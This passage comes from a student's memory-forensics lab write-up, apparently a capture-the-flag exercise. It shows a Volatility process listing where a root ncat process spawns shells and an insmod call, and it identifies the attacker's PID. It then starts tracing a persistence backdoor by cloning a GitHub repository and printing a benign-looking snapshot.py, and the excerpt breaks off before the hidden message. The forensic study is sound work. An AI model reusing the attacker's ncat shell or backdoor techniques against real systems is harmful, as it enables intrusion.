
```
0×ffff9f60b7883150 gsd-xsettings       2164 1776 1000 1000 0×0000000001122a000 2020-05-07 14:55:41 UTC+0000
0×ffff9f60b7885230 gsd-sound           2166 1776 1000 1000 0×00000000112b0000 2020-05-07 14:55:41 UTC+0000
0×ffff9f60b78862a0 gsd-wacom           2167 1776 1000 1000 0×0000000011306000 2020-05-07 14:55:41 UTC+0000
0×ffff9f60b7db0000 gsd-account         2176 1776 1000 1000 0×00000000113c4000 2020-05-07 14:55:41 UTC+0000
0×ffff9f60913c8000 gsd-clipboard       2178 1776 1000 1000 0×0000000011368000 2020-05-07 14:55:41 UTC+0000
0×ffff9f60913cb150 gsd-a11y-settin     2181 1776 1000 1000 0×00000000113bc000 2020-05-07 14:55:41 UTC+0000
0×ffff9f60913ce2a0 gsd-datetime        2184 1776 1000 1000 0×000000000cd12000 2020-05-07 14:55:41 UTC+0000
0×ffff9f608cd3d230 gsd-color           2190 1776 1000 1000 0×000000000ce04000 2020-05-07 14:55:41 UTC+0000
0×ffff9f60913ca0e0 evolution-calen     2192 1    1000 1000 0×000000000cf18000 2020-05-07 14:55:41 UTC+0000
0×ffff9f608ce88000 gsd-keyboard        2194 1776 1000 1000 0×000000000cf3c000 2020-05-07 14:55:41 UTC+0000
0×ffff9f608ce8b150 gsd-housekeepin     2197 1776 1000 1000 0×000000000cf20000 2020-05-07 14:55:41 UTC+0000
0×ffff9f608b8241c0 gsd-mouse           2205 1776 1000 1000 0×000000000b892000 2020-05-07 14:55:41 UTC+0000
0×ffff9f608b899070 gsd-media-keys      2211 1776 1000 1000 0×000000000b8e8000 2020-05-07 14:55:41 UTC+0000
0×ffff9f608b931070 gsd-printer         2241 1    1000 1000 0×000000000cd44000 2020-05-07 14:55:42 UTC+0000
0×ffff9f60974fd230 evolution-calen     2247 2192 1000 1000 0×000000000bbe2000 2020-05-07 14:55:42 UTC+0000
0×ffff9f608bbe9070 nautilus-deskto     2260 1776 1000 1000 0×000000000b968000 2020-05-07 14:55:42 UTC+0000
0×ffff9f608b9341c0 gvfsd-trash         2272 1823 1000 1000 0×000000000ba9e000 2020-05-07 14:55:42 UTC+0000
0×ffff9f60888c3150 dconf-service       2287 1    1000 1000 0×00000000089ce000 2020-05-07 14:55:42 UTC+0000
0×ffff9f608898b150 evolution-addre     2294 1    1000 1000 0×0000000008a16000 2020-05-07 14:55:42 UTC+0000
0×ffff9f608b9e20e0 seapplet            2303 1776 1000 1000 0×0000000008b12000 2020-05-07 14:55:42 UTC+0000
0×ffff9f608889b150 ibus-engine-sim     2308 1999 1000 1000 0×000000000088b2000 2020-05-07 14:55:42 UTC+0000
0×ffff9f608b87c1c0 vmtoolsd            2313 1    1000 1000 0×00000000089de000 2020-05-07 14:55:42 UTC+0000
0×ffff9f6088bbc1c0 tracker-extract     2318 1776 1000 1000 0×0000000008b22000 2020-05-07 14:55:42 UTC+0000
0×ffff9f60b5fc41c0 tracker-miner-f     2322 1776 1000 1000 0×000000000bbae000 2020-05-07 14:55:42 UTC+0000
0×ffff9f608bbec1c0 evolution-addre     2323 2294 1000 1000 0×0000000038e8e000 2020-05-07 14:55:42 UTC+0000
0×ffff9f6088bbe2a0 tracker-miner-a     2325 1776 1000 1000 0×000000003935e000 2020-05-07 14:55:42 UTC+0000
0×ffff9f608b9362a0 tracker-miner-u     2336 1776 1000 1000 0×0000000036cf8000 2020-05-07 14:55:43 UTC+0000
0×ffff9f6088629070 tracker-store       2349 1    1000 1000 0×0000000008798000 2020-05-07 14:55:43 UTC+0000
0×ffff9f608862e2a0 abrt-applet         2354 1776 1000 1000 0×00000000087bc000 2020-05-07 14:55:43 UTC+0000
0×ffff9f60886662a0 gnome-software      2363 1776 1000 1000 0×0000000038ee4000 2020-05-07 14:55:43 UTC+0000
0×ffff9f60886620e0 gsd-disk-utilit     2374 1776 1000 1000 0×00000000084ec000 2020-05-07 14:55:43 UTC+0000
0×ffff9f6081b1e2a0 gvfsd-burn          2434 1823 1000 1000 0×0000000001b5c000 2020-05-07 14:55:45 UTC+0000
0×ffff9f6081bbb150 fwupd               2510 1    0    0    0×0000000005066000 2020-05-07 14:55:46 UTC+0000
0×ffff9f60b64f3150 gnome-terminal-     2535 1    1000 1000 0×000000003cbfc000 2020-05-07 14:55:48 UTC+0000
0×ffff9f6088721070 obexd               2591 1    1000 1000 0×0000000015ae8000 2020-05-07 14:55:49 UTC+0000
0×ffff9f6095a4c1c0 gnome-pty-helpe     2621 2535 1000 1000 0×0000000033d94000 2020-05-07 14:55:49 UTC+0000
0×ffff9f6095a4d230 bash                2622 2535 1000 1000 0×000000003591c000 2020-05-07 14:55:49 UTC+0000
0×ffff9f6081b83150 gvfsd-metadata      2779 1    1000 1000 0×0000000036f98000 2020-05-07 14:56:19 UTC+0000
0×ffff9f60b64f5230 ncat                2854 1    0    0    0×0000000033e20000 2020-05-07 14:56:54 UTC+0000
0×ffff9f60a23541c0 bash                2876 2854 0    0    0×000000001101e000 2020-05-07 14:57:11 UTC+0000
0×ffff9f6095a4e2a0 python              2886 2876 0    0    0×000000003722c000 2020-05-07 14:57:20 UTC+0000
0×ffff9f6095a48000 bash                2887 2886 0    0    0×000000003c9ae000 2020-05-07 14:57:20 UTC+0000
0×ffff9f609933d230 vim                 3196 2887 0    0    0×00000000380e6000 2020-05-07 14:59:41 UTC+0000
0×ffff9f60935d0000 abrt-dbus           3271 1    0    0    0×000000000111fe000 2020-05-07 15:00:16 UTC+0000
0×ffff9f60b7e85230 cleanup             3279 1285 89   89   0×0000000001924e000 2020-05-07 15:00:16 UTC+0000
0×ffff9f60b7e83150 trivial-rewrite     3280 1285 89   89   0×00000000050f2000 2020-05-07 15:00:16 UTC+0000
0×ffff9f60b51d1070 local               3281 1285 0    0    0×000000003306a000 2020-05-07 15:00:16 UTC+0000
0×ffff9f60b7f8c1c0 sleep               3299 825  0    0    0×00000000174bc000 2020-05-07 15:00:20 UTC+0000
0×ffff9f6088720000 sudo                3612 2622 0    0    0×0000000035a14000 2020-05-07 15:00:36 UTC+0000
0×ffff9f6088725230 insmod              3614 3612 0    0    0×0000000036762000 2020-05-07 15:00:36 UTC+0000
```

```
File  Edit  View

Name: Ishan Aakash Pate
StudentID: 146151238

Ln 2, Col 21  45 characters
```


Answer : 2854

4) The attacker downloaded a backdoor to gain persistence. What is the hidden message in this backdoor?

First go back to bash history…





Go to the link




Then I cloned the link and checked the files, in which I found a snapshot.py file which had a link.

```
┌──(ishan㉿ishan)-[~/volatility]
└─$ git clone https://github.com/tw0phi/PythonBackup

Cloning into 'PythonBackup'...
remote: Enumerating objects: 11, done.
remote: Counting objects: 100% (11/11), done.
remote: Compressing objects: 100% (11/11), done.
remote: Total 11 (delta 0), reused 11 (delta 0), pack-reused 0
Receiving objects: 100% (11/11), 5.19 KiB | 443.00 KiB/s, done.

┌──(ishan㉿ishan)-[~/volatility]
└─$ cd PythonBackup

┌──(ishan㉿ishan)-[~/volatility/PythonBackup]
└─$ ls
PythonBackup.py  app

┌──(ishan㉿ishan)-[~/volatility/PythonBackup]
└─$ cd app

┌──(ishan㉿ishan)-[~/volatility/PythonBackup/app]
└─$ ls
__init__.py  backup.py  compare.py  exceptions.py  helpers.py  setup.py  snapshot.py

┌──(ishan㉿ishan)-[~/volatility/PythonBackup/app]
└─$ cat snapshot.py
import os
import time
import codecs
import app.exceptions

##
# Make a snapshot of all files in the sourcePath directory tree
##

class Snapshot:
    def __init__(self):
        self.fileList = []                          # List to be populated elsewhere
        self.saveDate = None
        self.sourcePath = ''
        self.count = 0

    def write(self, string):
        self.fileList.append(string)
        self.count += 1

    def toList(self):
        return self.fileList
```

